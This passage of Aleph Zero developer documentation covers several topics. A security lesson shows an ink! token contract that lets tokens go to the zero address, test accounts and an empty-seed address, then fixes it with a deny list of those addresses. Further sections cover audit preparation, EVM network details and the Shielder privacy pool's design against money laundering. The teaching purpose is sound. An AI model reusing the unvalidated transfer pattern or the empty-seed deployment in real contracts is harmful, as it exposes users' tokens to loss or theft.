export ACCOUNT="<account address that instantiated the contract>"
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args "$ACCOUNT" --dry-run
```

Output

```
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(10000)] })
```

Transfer 1000 tokens to the Zero Address

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message transfer --args 0x0000000000000000000000000000000000000000000000000000000000000000 1000
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args 0x0000000000000000000000000000000000000000000000000000000000000000 --dry-run   
```

Output showing 1000 tokens assigned to the zero address

```
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(1000)] })
```

These 1000 tokens are now tied to the zero address account and are not retrievable.

The same thing can occur with the test accounts used for testing purposes, such as Alice or Bob.

Transfer 200 tokens to Alice

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message transfer --args 0x0101010101010101010101010101010101010101010101010101010101010101 250
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args 0x0101010101010101010101010101010101010101010101010101010101010101 --dry-run
```

Output

```sh
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(250)] })
```

There is also a case where a contract is instantiated with an empty seed phrase.

Make sure that there is no environment variable for `$SEED`

```sh
echo "$SEED"  
```

Should return an empty space.

Now instantiate a new contract. The environment variable `$SEED` can be used or just an empty string `""`, the reason to use the environment variable is to demonstrate a developer that has opened a new terminal without exporting their SEED and how easy it would be to deploy a contract unknowingly with that address. An attacker could send enough Azero to that address that would pay for the gas to instantiate a new contract and wait for more Azero to be sent to the address or transfer the newly created token.

Open a new terminal without an export environment variables

```sh
cargo contract instantiate --suri "" --url "$URL"   --constructor new_token  --args 10000 
```

Error from no $URL variable

```sh
error: invalid value '' for '--url <url>': relative URL without a base

For more information, try '--help'.
```

```sh
export URL="wss://ws.test.azero.dev"
```

Try again to instantiate the contract

```sh
cargo contract instantiate --suri "$SEED" --url "$URL"   --constructor new_token  --args 10000     
```

Output

```sh
   Success! Gas required estimated at Weight(ref_time: 489377768, proof_size: 0)
Confirm transaction details: (skip with --skip-confirm)
 Constructor new_token
        Args 10000
   Gas limit Weight(ref_time: 489377768, proof_size: 0)
Submit? (Y/n): y
      Events
       Event Balances ➜ Withdraw
         who: 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV
         amount: 2.362346462mTZERO
       Event System ➜ NewAccount
         account: 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
       Event Balances ➜ Endowed
         account: 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
         free_balance: 153mTZERO
       Event Balances ➜ Transfer
         from: 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV
         to: 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
         amount: 153mTZERO
       Event Balances ➜ Reserved
         who: 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
         amount: 153mTZERO
       Event Contracts ➜ Instantiated
         deployer: 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV
         contract: 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
       Event Balances ➜ Transfer
         from: 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV
         to: 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
         amount: 72mTZERO
       Event Balances ➜ Reserved
         who: 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
         amount: 72mTZERO
       Event Balances ➜ Deposit
         who: 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV
         amount: 186.37751μTZERO
       Event Balances ➜ Deposit
         who: 5EYCAe5fg5WiYGVNH6QpCFnu55Hzv9MwtjFHdQCx8EaSQTm2
         amount: 2.175968952mTZERO
       Event Treasury ➜ Deposit
         value: 2175968952
       Event TransactionPayment ➜ TransactionFeePaid
         who: 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV
         actual_fee: 2.175968952mTZERO
         tip: 0TZERO
       Event System ➜ ExtrinsicSuccess
         dispatch_info: DispatchInfo { weight: Weight { ref_time: 2175965258, proof_size: 0 }, class: Normal, pays_fee: Yes }

    Contract 5CZkTpGv3tooQwxfHjYeKxU58nrWwdJR1UxkqukTbY4BAWet
```

```sh
export CONTRACT="<contract address from above>"
export ACCOUNT="<account address that instantiated the contract>"
```

Empty SEED string call

```sh
cargo contract call --suri "" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args $ACCOUNT --dry-run
```

```sh
    Result Success!
    Reverted false
    Data Ok(10000)
```

\==-

### Secure Solution

This token contract fixes the lack of address validation by checking that no default or zero address accounts are used as the recipient for receiving tokens.

Mitigation of the lack of address validation is accomplished by checking the recipient address against a list of known bad addresses. One concern we have in validating these addresses is that they are commonly used during development for debug purposes. The inability to use these addresses in the test environment may hamper development efforts. In order to account for this, address validation in the example only occurs in the release build. This is accomplished by checking the current contract configuration for `debug_assertions`, which are disabled in a release build.

Since the test environment is not available once deployed to the production chain, we must hard code the address values into an array that can be checked during the transfer process. The zero address and empty seed address are also included as they have been an issue on other chains. ==- Solution

```rust
        // Accounts that should never receive tokens on the production chain
        // Zero, Alice, Bob, Charlie, Django, Eve, Frank and Empty Seed Address Public Key.
         fn get_default_accounts()-> [AccountId; 8] {
            let zero = [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]; // zero address
            let one = [1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]; // alice
            let two = [2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2]; // bob
            let three = [3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3, 3]; // charlie
            let four = [4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4]; // django
            let five = [5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5, 5]; // eve
            let six = [6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6, 6]; // frank
            let empty = [ 0x46, 0xEB, 0xDD, 0xEF, 0x8C, 0xD9, 0xBB, 0x16, // Empty Seed Address Public Key
                          0x7D, 0xC3, 0x08, 0x78, 0xD7, 0x11, 0x3B, 0x7E, 
                          0x16, 0x8E, 0x6F, 0x06, 0x46, 0xBE, 0xFF, 0xD7, 
                          0x7D, 0x69, 0xD3, 0x9B, 0xAD, 0x76, 0xB4, 0x7A ];

            let ret_accounts: [AccountId; 8] = [AccountId::from(zero), AccountId::from(one), AccountId::from(two), AccountId::from(three), 
                                                AccountId::from(four), AccountId::from(five), AccountId::from(six), AccountId::from(empty)];
            ret_accounts
        }
```

These following transfer function now performs any address validations by checking the recipient against known default addresses that would result in lost or locked tokens if they are used mistakenly on production chains.

```rust
        /// Transfers an amount of tokens to the chosen recipient.
        #[ink(message)]
        pub fn transfer(&mut self, recipient: AccountId, amount: u32) {
            let sender = self.env().caller();
            let sender_balance = self.balance_of(sender);
            if sender_balance < amount {
                return;
            }

            if cfg!(not(debug_assertions)) {
                // Only check for default accounts if this is a release build
                let default_accounts = S0token::get_default_accounts();
                if default_accounts.contains(&recipient) {
                    return;
                }
            }
            
            self.balances.insert(sender, &(sender_balance - amount));
            let recipient_balance = self.balance_of(recipient);
            self.balances.insert(recipient, &(recipient_balance + amount));
        }
```

### Verifying Secure Solution

> When developing contracts in ink!, there are a number of addresses that are used for development purposes locally and on the testnet. However, use of these addresses on the production network can result in lost gas fees and unretrievable tokens and AZERO if accidentally used within that environment. A list of these accounts can be found in the `ink_env` test documentation.

<https://paritytech.github.io/ink/ink_env/test/struct.DefaultAccounts.html>

#### Setup

```sh
cargo install cargo-contract --version 2.0.0-beta.1
```

Tests still function properly, since the zero address and test accounts are allowed in development.

```sh
cargo +nightly test -- --nocapture
```

Tests Output

```sh
running 4 tests
Caller: AccountId([1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1])
Recipient: AccountId([2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2, 2])
Caller: AccountId([1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1])
Recipient: AccountId([0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0])
Account Balance: 1000
test s0token::tests::total_supply_works ... ok
test s0token::tests::balance_of_works ... ok
test s0token::tests::zero_address_check ... ok
test s0token::tests::transfer_works ... ok
```

### Build and Deploy to Testnet

#### Using Cargo Contract Command line

```sh
cargo +nightly contract build --release
```

```sh
export SEED="[put your 12 words seed phrase here]"
export URL="wss://ws.test.azero.dev"
```

```sh
cargo contract instantiate --suri "$SEED" --url "$URL" \
        --constructor new_token \
        --args 10000
```

Output

```
 Dry-running new_token (skip with --skip-dry-run)
    Success! Gas required estimated at Weight(ref_time: 489377768, proof_size: 0)
Confirm transaction details: (skip with --skip-confirm)
 Constructor new_token
        Args 10000
   Gas limit Weight(ref_time: 489377768, proof_size: 0)
Submit? (Y/n): 
   Code hash 0xeaae76bb62900ef5c5f17d0802b1c80a7346db0cbab00c729a74f6b1bb6e865c # Code Hash address will be different
    Contract 5GJZow5yovTExpjBEMb8ECrJJ7sutR471gvVTbCETfjcAg6e # Contract address will be different
      Events
      ....
```

```sh
export CONTRACT="<contract address from above>"
export ACCOUNT="<account address that instantiated the contract>"
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args $ACCOUNT --dry-run
```

Output

```
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(10000)] })
```

Attempt to transfer 1000 tokens to the Zero Address

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message transfer --args 0000000000000000000000000000000000000000000000000000000000000000 1000
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args 0000000000000000000000000000000000000000000000000000000000000000 --dry-run   
```

Output showing that no tokens were assigned to the zero address

```
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(0)] })
```

The contract now prevents any tokens from being transfered to the zero address account.

The same prevention will also can occur with the test accounts, such as Alice or Bob.

Attempt to transfer 250 tokens to Alice

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message transfer --args 0101010101010101010101010101010101010101010101010101010101010101 250
```

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args 0101010101010101010101010101010101010101010101010101010101010101 --dry-run
```

Output

```sh
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(0)] })
```

Balance of Empty SEED Address

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message balance_of --args 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV --dry-run
```

Try to transfer to the Empty SEED Address

```sh
cargo contract call --suri "$SEED" --url "$URL"  --contract "$CONTRACT"  --message transfer --args 5DfhGyQdFobKM8NsWvEeAKk5EQQgYe9AydgJ7rMB6E1EqRzV 250
```

Output

```sh
    Result Success!
    Reverted false
    Data Tuple(Tuple { ident: Some("Ok"), values: [UInt(0)] })
```

\==-

### Question

If you are up to the challenge, see if you know the answer to this question:&#x20;

**True or false**: In the previous lessons of this security course, is there any lessen where the address validation checks should also have been performed?&#x20;

\==- Answer **True**. For example, in Lesson 4 the address validation should also have been performed.&#x20;


# Lesson 7 - Smart Contract Control

This lesson targets to improve the security culture within the Aleph Zero community, as a common error may occur in the community.

This part aims to help preparing for a security audit which is necessary to achieve the highest level of security possible. It is important to view an audit as a partnership between your team and the auditing company. Therefore, it is crucial to prepare the necessary documents for the good functioning of audit.

## Pre-Audit

### Documentation

A complete documentations for a security audit should contains the following elements:

* An explanation of the purpose of the smart contract, this could include:
  * An overview of the smart contract and its purpose.
  * An explanation of how it works.
* Documentation and explanation of all smart contract's functions and variables.
* Examples and use cases:
  * This will demonstrate how the smart contract can be used. This will help the security audit team to understand the smart contract and facilitate their examination of the threat and vulnerabilities of the smart contract.
* Security considerations: Document any security considerations or vulnerabilities associated with the smart contract. This should include information on how to mitigate risks and ensure the contract's secure operation.
* Machine setup, installation, deployment and testing instructions:
  * This will allow the security audit team to deploy the smart contract and try to exploit any of the vulnerabilities that they found in the code.
  * Document how to test the smart contract to ensure that it is working correctly. This should include information on testing methodologies and tools, as well as any test scripts or scenarios that have been developed.
* Additional Documentation:
  * architecture diagrams;
  * threat models;
  * academic papers;
  * whitepapers;
  * blog posts;
  * or any other piece of documentation relevant to the project.

### Collaborative environment

It is important to view an audit as a collaborative effort. Something to avoid is to interact only at the start of the audit and then receive a report at the end of the engagement. To create a collaborative engagement, we recommend the following steps:

* A secure communication channel using end-to-end encryption needs to be initialized between technical people on you side and the audit team. Popular communication channels used during audit include:
  * Telegram
  * Microsoft Teams
  * Slack
* The credential for auditors needs to granted:
* Share the repository with the audit team
* Share Documentation
* The smart contract needs to be frozen. In other words, no modifications are made while the audit is being performed.
  * Inform the commit hash value to the audit team.
* Verify that the audit team can answer the following questions
  * What does it do?
  * Who does it do this for?
  * What kind of information will it hold/handle?
  * How does it handle entities or identities?
  * What aspects seem most concerning?

## Audit

During the audit, you should make sure that you perform the following task:

* Schedule regular meetings between your engineers and the audit team
* Make sure that high-risk findings have been escalated immediately via a secure channel.
* Answer any questions from the audit team.
* Correct or review all findings, with high-impacting findings taking priority.

## Maintenance

Once the contract has been deployed, the following element needs to be discussed:

* Keep monitoring new security attacks and evaluate your contracts accordingly.
* Apply remedies to the smart contracts immediately if new vulnerabilities are discovered.
  * Ensure that the contract is upgradable.
* Run automated code analysis tools whenever new commits are added to the repository.
* Pause the smart contract when an unusual event occurs.
  * Contract needs to have a pause option.
* Consider re-auditing your smart contracts if significant updates have been made.
* Feel free to contact security partners for evaluating and scoping.


# Development on EVM-layer

Details on Aleph Zero EVM layer

### General information

If you are a developer familiar with the EVM ecosystem, you will feel right at home: developing on Aleph Zero EVM will allow you to reuse all of the practices you are used to, including available tooling and integrations.

Importantly, even though the gas token of the network is AZERO, from a developer's standpoint it's identical to using ETH on other EVM chains: all of the methods work like you'd expect them to (including transfers, checking balances, payable functions, gas estimations etc.)

Below you'll find a quick rundown of all information required to start developing dApps and solutions on the Aleph Zero EVM chain.

### RPC Endpoints

For programmatic access to Aleph Zero EVM you can use one of the following RPC endpoints:

#### Testnet

* <https://rpc.alephzero-testnet.gelato.digital>
* <https://alephzero-sepolia.drpc.org>
* wss\://ws.alephzero-testnet.gelato.digital
* wss\://alephzero-sepolia.drpc.org

#### Mainnet

* <https://rpc.alephzero.raas.gelato.cloud>
* <https://alephzero.drpc.org>
* wss\://ws.alephzero.raas.gelato.cloud
* wss\://alephzero.drpc.org

### Faucet

A PoW faucet for the testnet is available under the link <https://drpc.org/faucet/alephzero> -- if you find yourself in the need for more tokens than the faucet is able to provide, contact us on [discord](https://discord.com/invite/alephzero).

### Block Explorer

The Blockscout explorer is available:

* Testnet: <https://evm-explorer-testnet.alephzero.org/>
* Mainnet: <https://evm-explorer.alephzero.org/>

### ChainId

* Testnet: **2039**
* Mainnet: **41455**

### Stable Coins

Official contracts on mainnet:

* USDC (canonical bridge) [0x18d25B4e18165c97e1285212e5d1f80eDD6d3Aa7](https://evm-explorer.alephzero.org/token/0x18d25B4e18165c97e1285212e5d1f80eDD6d3Aa7)
* USDT (canonical bridge) [0xD648529D4803d3467bA8850577BEd4e4b8Ae583C](https://evm-explorer.alephzero.org/token/0xD648529D4803d3467bA8850577BEd4e4b8Ae583C)

### Wrapped native token (wAZERO)

For the implementation deployed by the Aleph Zero Team, including ABI and bytecode, please see the [wAZERO repo](https://github.com/Cardinal-Cryptography/wAZERO-evm). The contract addresses are:

* Testnet: `0xcC1141eEd15EB519b08cA38A2Ee75AB8025F0DA9`
* Mainnet: `0xb7Da55D7040ef9C887e20374D76A88F93A59119E`

{% hint style="danger" %}
This is a Solidity implementation deployed on the EVM L2, not to be confused with the [ink! implementation](https://github.com/Cardinal-Cryptography/wAZERO) deployed on the Aleph Zero Layer 1 chain.
{% endhint %}

### Bridges

There are a few options, depending on your target network and the use case:

* The ['canonical' bridge](https://bridge.gelato.network/bridge/aleph-zero-evm), between Ethereum and Aleph Zero EVM.
  * And its version that doesn't require you to hold AZERO on Ethereum, the [ERC20 Bridge](https://erc20bridge.alephzero.org).
* The [Common/MOST bridge](https://app.common.fi/bridge) between Ethereum, Aleph Zero EVM and Aleph Zero WASM.
* The [Across Bridge](https://app.across.to/bridge), supporting many different networks, including Arbitrum, Base, Ethereum,, Optimism, Scroll, etc.
* The [Hyperlane Bridge](https://docs.hyperlane.xyz/) for integrating cross-chain flows into your apps.

### Other Details

For other technical details of the Aleph Zero EVM testnet we refer to&#x20;

* Testnet: <https://raas.gelato.network/rollups/details/public/aleph-zero-evm-testnet>
* Mainnet: <https://raas.gelato.network/rollups/details/public/aleph-zero-evm>

### Contract verification

In order to verify contracts, you can use Blockscout's API with Hardhat or Foundry, or verify them directly on the [Blockscout page](https://evm-explorer.alephzero.org/contract-verification). If you're using Hardhat or Foundry, it's important to set:

* the verifier url to `https://evm-explorer.alephzero.org/api` (for Mainnet)
* `https://evm-explorer-testnet.alephzero.org/api` (for Testnet)
* the verifier to `blockscout`

For example, if you'd like to verify your contract on the Aleph Zero EVM Testnet using Foundry, here are the params you'd pass to the `verify-contract` command:

<pre><code><strong>--chain-id 2039 --verifier-url https://evm-explorer-testnet.alephzero.org/api --verifier blockscout
</strong></code></pre>

{% hint style="info" %}
You **don't** need an API key for verification using Hardhat or Foundry. In Hardhat, you can set the key to any string.
{% endhint %}

### Available integrations

{% hint style="info" %}
This list will keep growing for a few months since the launch. If you don't see a tool you'd like to use, please reach out to us on [discord](https://discord.com/invite/alephzero).
{% endhint %}

* **Thirdweb**
  * Testnet: <https://thirdweb.com/aleph-zero-testnet>
  * Mainnet: <https://thirdweb.com/aleph-zero-evm>
* **Gnosis Safe/Profotire**:
  * <https://alephzero-safe.protofire.io/>
* **Subsquid**:
  * <https://v2.archive.subsquid.io/network/aleph-zero-evm-mainnet>
* **Goldsky**: you'll need to use the chain slug `alephzero-testnet` for Testnet, and `alephzero-evm` for Mainnet.

### Resources for SC development on EVM chains

1. [Solidity by example](https://solidity-by-example.org/)
2. [Solidity documentation](https://docs.soliditylang.org/en/v0.8.26/)
3. [Hardhat tutorial](<https://hardhat.org/tutorial >), currently the most popular Solidity framework
4. [Foundry book](https://book.getfoundry.sh/getting-started/installation), a faster alternative to Hardhat
5. [Basic frontend app](https://create-react-app.dev/)
6. [OpenZeppelin for tokens, utils and more](https://docs.openzeppelin.com/learn/developing-smart-contracts)
7. [OpenZeppelin Wizard](https://wizard.openzeppelin.com/), allowing you to construct basic tokens using a UI
8. [Ethernaut](https://ethernaut.openzeppelin.com/), an educational game where you 'hack' smart contracts

### Developing ZK-apps

1. Circom and snarkjs tutorial <https://docs.circom.io/>&#x20;
2. Basic background on ZK for developers <https://docs.circom.io/background/background/#zero-knowledge-proofs>&#x20;


# PROTOCOL DETAILS


# Shielder

The Aleph Zero Shielder is a smart contract on Aleph Zero that uses the technology of zk-SNARKs to enable private payments and private interactions with Defi. This is in contrast to the fully transparent nature of a regular blockchains which allow to track all interactions of a single user with on-chain contracts and other users. The Shielder improves privacy by making it impossible for a 3rd party chain observer to link different actions of the same user.&#x20;

## High Level Idea

It is perhaps the simplest to explain the Shielder by discussing the two most basic interactions it offers: `deposit` and `withdraw`. These are quite basic (at least conceptually) and allow to understand the basic idea behind the Shielder. All other, more complicated functionalities and interactions with other contracts (for instance DeFi protocols) are built on the foundation of `deposit` and `withdraw`. Note that in the below description we try to stay high level and carry mostly intuitions via (sometimes crazy) metaphores, without diving deep into the technical intricacies. If you would like to learn the technical details, feel free to skip this section and proceed straight to [Broken mention](broken://pages/qb8lUvStoLKbJT4yLTQk) and [Broken mention](broken://pages/PAKnaYxMx9Vfmqpari8G).

#### Deposit

Any user can deposit any amount of ERC20 tokens to the Shielder. For concreteness, suppose that Alice deposits `100 USDT` to the Shielder.  What does it mean and how is this activity manifested on chain (from the perspective of 3rd party observers):

* Alice calls the `deposit` method of the `Shielder` contract, sending `100 USDT` along the call.&#x20;
* What a 3rd party observer sees, is that Alice's account is making an on-chain deposit of `100 USDT` to the Shielder.&#x20;
* After the `deposit` call, Alice's `100 USDT` becomes what we call a `note` inside the Shielder. As part of the interaction, Alice generates special cryptographic keys that make it possible for her to later access the note. Nobody else, except Alice is able to use the note.

The above description of a `note` does not make the Shielder interesting yet. After all, this just looks as if Alice sent funds to some new account, only she has keys for. However, what zk-SNARKs allow us to achieve here is truly marvelous. Imagine Shielder to be a huge box with notes, with each note being a sealed envelope that has three pieces of information on a slice of paper inside of it:&#x20;

* Token type,
* Amount of tokens,
* Who owns the note.

What happens upon `deposit` is that a user, in our example Alice, approaches the box, places `100 USDT` in a huge piggybank that's standing next to the box, and creates a note (writes `USDT, 100, Alice` on the piece of paper, and seals it in an envelope). She then places her note (envelope) in the box, and gives it a solid mix! The mix is so thorough, that even though numerous parties are watching the box carefully (from a distance), none of them is able to figure out which envelope came from Alice. That's how Alice hides her note!&#x20;

#### Withdraw

A few days after Alice deposited 100 USDT in the shielder, she figures she needs to withdraw some part of it: 20 USDT. To this end, Alice creates a new, fresh account on Aleph Zero, and performs the following steps:

* Alice (using the new account) calls the `withdraw` method of the `Shielder` contract, requesting `20 USDT`
* The contract sends `20` USDT to Alice's new account.
* The old note with `100` USDT is destroyed, and a new one with `80` USDT is created.
* A 3rd party observer only sees that some unknown account just withdrew `20` USDT from the shielder. It has no idea that the `20` comes as a part of some previously deposited `100` USDT, and most of all, the observer has no idea, that it's Alice who is withdrawing USDT now, because it's a completely new account she is using! There is no way to link the deposit transaction to the withdraw transaction.

To explain the above using the metaphore with a box full of envelopes we will need to use some real magic! First of all, Alice approaches the box, disguised! Basically, she has to change her dress, or so, so that nobody watching the box is able to tell that it was her who deposited a note before. Then she stands next to the box, and... uses a magic spell! The magic spell, instructs the box (which is also magical, obviously) to reveal (among all, perhaps millions of envelopes) the envelope that belongs to Alice, and put it in Alice's hand. At this point, Alice is able to change what's in the envelope, by decreasing the amount, and then put it back in the box (and mix the box, of course). If Alice descreased the amount in the note by `20` (as in our example), the piggybank (magical -- as you have guessed) allows her to take `20` USDT and leave. Note that there are some serious defensive spells involved to keep all of this safe. For instance Alice can't just increase the amount in the note, or decrease it by `10` and claim `20` tokens from the piggybank. The magic would not allow for that!

As already mentioned, the "magic" in the above metaphorical description comes mostly from zk-SNARKs (but also from the sole fact that smart contracts on chain are impossible to manipulate). We refer the reader to numerous great articles on zk-SNARKs that are available on the internet. For more details on the Shielder it's best to continue with [Overview](/aleph-zero/protocol-details/shielder/overview) and subsequent sections.


# Overview

This documentation describes the shielder -- a modular shielded pool with the following characteristics:

* Supports depositing and withdrawing native and ERC20 tokens into a common shielded pool,
* Users within shielder have secret identifiers: ZK-IDs
* Supports an optional Registrar -- a party or set of parties responsible for registering new users in the shielder by whitelisting their ZK-IDs
* Supports an optional Anonymity Revoker -- a party or set of parties that have the power to deanonymize a particular user, given special circumstances.

In the subsequent pages we go step by step and describe these components in detail.


# Design against Bad Actors

## Bad Actors in Privacy Systems

The combination of the permissionless nature of blockchains and the anonymity that shielded pools (such as the one described in this document) enable inevitably introduces the issue of bad actors being able to move funds in an untraceable way. A frequently cited example is a black-hat hacker depositing stolen funds from a bridge hack into a shielded pool with the intention of later withdrawing them, thereby erasing the link to the initial deposit. This effectively "launders" the funds, i.e., hides their actual origin.

Such funds that have gone through a shielded pool can then be safely deposited into any centralized exchange (CEX) or off-ramp, without the risk of the funds being frozen. Thus, privacy systems based on shielded pools (which constitute the majority, if not all such systems) that do not implement any money laundering countermeasures are a perfect tool for bad actors—hackers and beyond—to exit with stolen or otherwise illicit funds.

## Why Care

We believe that, along with UX issues, the problem of bad actors is the major obstacle for privacy systems to be widely adopted. Indeed, there is a number of reasons why this issue cannot be simply ignored:

* Because of the use for illicit activities, privacy systems are considered shady and undesired among many blockchain users.
* Legitimate users of shielded pools are constantly worried that the protocol they use might become sanctioned in one or several countries (the major example being TornadoCash sanctioned by OFAC). In such a case the users might be seriously affected: either by landing on a specific blacklist, or even having issues withdrawing their funds.
* Privacy systems, while enabling privacy for legitimate users, also make it easier for bad actors to exit from crypto assets to fiat. It's by no means easy to assess whether the net effect is good in the end.

Without attempts to improve the protocol design of privacy systems with countermeasures against bad actors exploiting them it is unlikely this technology (even though very mature on the cryptography layer) can reach adoption.

## Categorization of Approaches

The importance of the problem of bad actors in privacy systems is widely recognized and consequently, numerous approaches have been proposed to deal with it. Below we propose a simple yet comprehensive categorization of solutions.&#x20;

The premise of privacy systems is to make certain blockchain actions anonymous. On the other hand, to counter bad actors and money laundering, the protocol is enriched with some mechanisms to reveal the authors of these anonymous actions. The categorization is based on who can decide a reveal must happen:

* **Voluntary Reveal:** this is a category of solutions in which the user is fully in charge of their anonymity, and only the user might decide to reveal its action to a given set of parties.
* **Involuntary Reveal:** in this category there might be forced reveals: even if the user does not agree.

Below we discuss some approaches from both categories.

## Voluntary Reveal -- Approaches

### Viewing Keys

Viewing keys are way for a user to reveal to a party some subset of their anonymous actions. Technically, the user sends a piece of cryptography to a given party, which allow them to reveal some of the blockchain transactions as the users' (and their details). The idea of viewing keys is to use them upon request from a particular actor: an auditor, or a CEX/offramp to prove that the funds that went through a shielded pool have legitimate origins. This way the user can reveal some of its actions to a set of actors they trust (or they are forced to trust because of specific regulations).&#x20;

**Effectiveness in Countering Bad Actors.** While the idea of selective reveal is powerful and lets the user stay in control of their own data, we believe that it does not solve the problem of asset laundering in shielded pools. This is because revealing the user trace is completely voluntary and thus the bad actors will simply not do that. One could argue that institutions such that CEXes, offramps and others that deal with user deposits should require reveals via viewing keys and implement legitimacy checks for fund origins, and in such a case viewing keys would be a satisfactory solution to our problem. This is a valid point, however:

* These institutions will simply not make reveals obligatory. And even if they do, then the process of forcing them to implement these measures will take too much time for this to be viable.
* If every institution asks the user for source of funds, then the value of the shielded pools quickly deteriorates, because the revealed data can be simply leaked or even sold for profit.

**Conclusion.** Viewing keys are useful to have, as it gives the user the ability to audit their history by third parties if the user chooses to do so. We believe each shielded pool should implement some form of viewing keys (as our Shielder does) as technically it's not a complex addition and it enables important user-facing features. However, viewing keys alone are not enough to solve the problem of bad actors mixing illicit funds.

### Proof of Innocence

The concept of "proofs of innocence" has been independently proposed by several researchers in the space and is a crucial part of the [Privacy Pools](https://papers.ssrn.com/sol3/papers.cfm?abstract_id=4563364) design by Buterin et al. The main idea is as follows:

1. We allow every participant to join the pool by depositing assets.
2. Upon leaving the pool (or later, upon using the withdrawn funds), the user can generate a zk-proof that their corresponding deposit to the pool (this is assuming for simplicity that deposits and withdrawals are 1-to-1) is a) either part of a specific "whitelist" set of deposits, b) or is NOT part of a specific "blacklist" set of deposits.

The maintenance of whitelists and blacklists is independent from the protocol, also there can be multiple lists, and the user can prove legitimacy against several such lists, if necessary. Such blacklists are expected to consist of "illicit" deposits -- assets that were proved to be either stolen or obtain illegally. Of course there can never be clear, objective rules as to what to include in such a list, however this is a problem out of scope of this write-up.

This idea can be seen as a generalization of Viewing Keys, in the sense that the user is not revealing concrete deposits, but instead proves inclusion in a set of deposits. One could wonder why did we include it in the "Voluntary Reveal" category. This is because no details of the user are ever revealed without the user's permissions. Even if the protocol does not allow withdrawal without proving innocence against a blacklist, then this does not force the users' de-anonymization. Indeed, they can stay in the pool indefinitely. This might not sound like a problem, but as we explain in the analysis below -- it still causes significant trouble. &#x20;

**Effectiveness in Countering Bad Actors.** It is worth mentioning that the proof of innocence concept is very general and can be applied at a few different steps: upon deposit to pool, upon withdrawal from pool or upon deposit to a third party of funds from the pool. The last option -- when a 3rd party institution checks the proof of innocence faces the same issue as Viewing keys. The institutions are reluctant and slow to implement such measures, and as long as there is at least one major off-ramp platform that does not implement such measures, then the solution just doesn't work as a whole. \
